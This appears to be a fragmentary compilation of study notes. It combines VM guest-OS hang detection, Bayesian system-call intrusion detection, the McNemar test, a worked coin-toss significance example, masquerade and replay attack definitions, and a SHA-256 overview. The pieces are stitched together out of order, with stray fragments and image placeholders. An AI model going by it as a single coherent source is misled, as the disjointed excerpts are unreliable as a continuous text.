15. Reliability and Security Monitoring of Virtual Machines Using Hardware Architectural Invariants

2) GOSHD Mechanism: GOSHD uses the thread dispatching mechanism discussed in Section VI-A2 to monitor the VM's OS scheduler. The `EPT_VIOLATION` and `CR_ACCESS` mechanisms in HAV guarantee that GOSHD can capture all context switch events. If a vCPU does not generate any switching events for a predefined threshold time, GOSHD declares that the guest OS is hung on that vCPU. Because the vCPUs are monitored independently of each other, GOSHD can detect both partial hangs and full hangs. From GOSHD's perspective, guest tasks are scheduled independently on each vCPU. Since GOSHD monitors the absence of context switching events to detect hangs, it is important to properly determine the threshold after which it is safe to conclude that the OS is hung on a vCPU. If this threshold is shorter than the time between two consecutive context switches, GOSHD generates false alarms. In order to be safe and fairly conservative, we profiled the guest OS to determine the maximum scheduling time slice, and set the threshold to be twice the profiled time.

Guest OS Hang Detection 1) Failure Model: We consider an OS as being in a hang state if it ceases to schedule tasks

An example of a software bug that causes hangs in the OS kernel is a missing unlock (i.e., release) of a spinlock in an exit path of a kernel critical section. All threads that try to acquire this lock after the buggy exit path has been executed end up in a hung state.

In a multiprocessor system a partial hang usually results in a full hang. The kernel stays in a partial hang state until the hang propagates to all available CPUs. However, if the kernel has no other lock dependencies with the hung threads, it can stay in the partial hang state until it gets shut down or rebooted.

N

Index

MDP

http://www.autonlab.org/tutorials/mdp09.pdf*

BP on FG

https://www.cs.purdue.edu/homes/alanqi/Courses/ML-09/CS59000-ML-22.pdf

Bayesian Event Classification for Intrusion Detection

reasons for the large number of false alarms: the lack of integration of additional information into the decision process.

Bayesian networks improve the aggregation of different model outputs and allow one to seamlessly incorporate additional information

We have implemented an intrusion detection system that analyzes operating system calls to detect attacks against daemon applications and setuid programs on machines running Linux or Solaris. In contrast to the work by Forrest [5, 26], we do not perform detection on a sequence of system calls but on individual system calls and their arguments.

Find that BN is more accurate than threshold based.

MCNemar Test

The test is applied to a 2 × 2 contingency table, which tabulates the outcomes of two tests on a sample of n subjects, as follows.

	Test 2 positive	Test 2 negative	Row total
Test 1 positive	a	b	$a + b$
Test 1 negative	c	d	$c + d$
Column total	$a + c$	$b + d$	n

The null hypothesis of marginal homogeneity states that the two marginal probabilities for each outcome are the same, i.e. $p_a + p_b = p_a + p_c$ and $p_c + p_d = p_b + p_d$.

Thus the null and alternative hypotheses are[1]

$$H_0: \; p_b = p_c$$
$$H_1: \; p_b \neq p_c$$

Here p_a, etc., denote the theoretical probability of occurrences in cells with the corresponding label.

The McNemar test statistic is:

$$\chi^2 = \frac{(b-c)^2}{b+c}.$$

Under the null hypothesis, with a sufficiently large number of discordants (cells b and c), χ^2 has a chi-squared distribution with 1 degree of freedom. If the χ^2 result is significant, this provides sufficient evidence to reject the null hypothesis, in favour of the alternative hypothesis that $p_b \neq p_c$, which would mean that the marginal proportions are significantly different from each other.

Fair coin test

Flip a coin 10 times. Let X be the number of times that the coin comes up heads.

- If $|X-5| >$ __ then reject H_o.
- Otherwise, accept H_o.

What number should be in place of the underscore above? The test from the last section had 0. This was too restrictive. Lets try to find the range which would give a test with significance level $\alpha = 0.05$.

Consider the test above with rejection of H_o if $|X-5| > 2$. That is to say, we reject H_o if $X = 0, 1, 2, 8, 9,$ or 10. What is the significant level of the test?

The probability of getting k heads in n flips of a coin is $\binom{n}{k}\frac{1}{2^n}$. We calculate

$$\begin{aligned}\alpha &= P(\text{reject } H_o \mid H_o)\\ &= P(X \le 2 \text{ or } X \ge 8 \mid H_o)\\ &= \frac{\binom{10}{0}+\binom{10}{1}+\binom{10}{2}+\binom{10}{8}+\binom{10}{9}+\binom{10}{10}}{2^{10}}\\ &\approx .11\end{aligned}$$

The above calculation shows that with this method, the probability of declaring a fair coin to be biased is greater than one tenth. We want this value to be at most one in twenty.

Consider the test above with rejection if $|X-5| > 3$. That is to say, we reject H_o if $X = 0, 1, 9,$ or 10. What is the significance level of the test?

$$\begin{aligned}\alpha &= P(\text{reject } H_o \mid H_o)\\ &= P(X \le 1 \text{ or } X \ge 9 \mid H_o)\\ &= \frac{\binom{10}{0}+\binom{10}{1}+\binom{10}{9}+\binom{10}{10}}{2^{10}}\\ &\approx .02\end{aligned}$$

This significance level meets our requirement that $\alpha \le 0.05$

We can say that the following test has significant level $\alpha \approx 0.02$:

Flip a coin 10 times. Let X be the number of times that the coin comes up heads.

- If $|X-5| > 3$ then reject H_o.
- Otherwise, accept H_o.

Masquerade attack

Masquerading (or *impersonation*; the two terms are equivalent) is any attack wherein the attackers acts (emits data packets or the like)*as if* he was some other user or entity in the system.

Replay attacks are attacks where the attacker simply sends a data element (e.g. a data packet) which was previously sent by some other user, in the hope of reproducing the effect.

Factor Graphs unify Bayesian Networks and Markov Random Fields




Figure 1: Illustrations of Bayesian Network, Markov Random Field, and Factor Graph to model security incidents.

2. SHA-256

2.1. Overview

SHA-256 operates in the manner of MD4, MD5, and SHA-1: The message to be hashed is first

(1) padded with its length in such a way that the result is a multiple of 512 bits long, and then

(2) parsed into 512-bit *message blocks* $M^{(1)}, M^{(2)}, \ldots, M^{(N)}$.

The message blocks are processed one at a time: Beginning with a fixed initial hash value $H^{(0)}$, sequentially compute

$$H^{(i)} = H^{(i-1)} + C_{M^{(i)}}(H^{(i-1)}),$$

where C is the SHA-256 *compression function* and $+$ means word-wise mod 2^{32} addition. $H^{(N)}$ is the **hash** of M.

2.2. Description of SHA-256

The SHA-256 compression function operates on a 512-bit *message block* and a 256-bit *intermediate hash value*. It is essentially a 256-bit block cipher algorithm which encrypts the intermediate hash value using the message block as key. Hence there are two main components to describe: (1) the SHA-256 compression function, and (2) the SHA-256 message schedule.

We will use the following notation:


$\oplus$	bitwise XOR
$\wedge$	bitwise AND
$\vee$	bitwise OR
$\neg$	bitwise complement
$+$	mod 2^{32} addition
R^n	right shift by n bits
S^n	right rotation by n bits

Table 1: Notation

All of these operators act on 32-bit words.

http://www.iwar.org.uk/comsec/resources/cipher/sha256-384-512.pdf

Moving Forward



A security testbed for:


Generation: collection of exploit code, vulnerable software
Replay: isolated sandbox like infrastructure
Analysis: evaluation of different detection technique

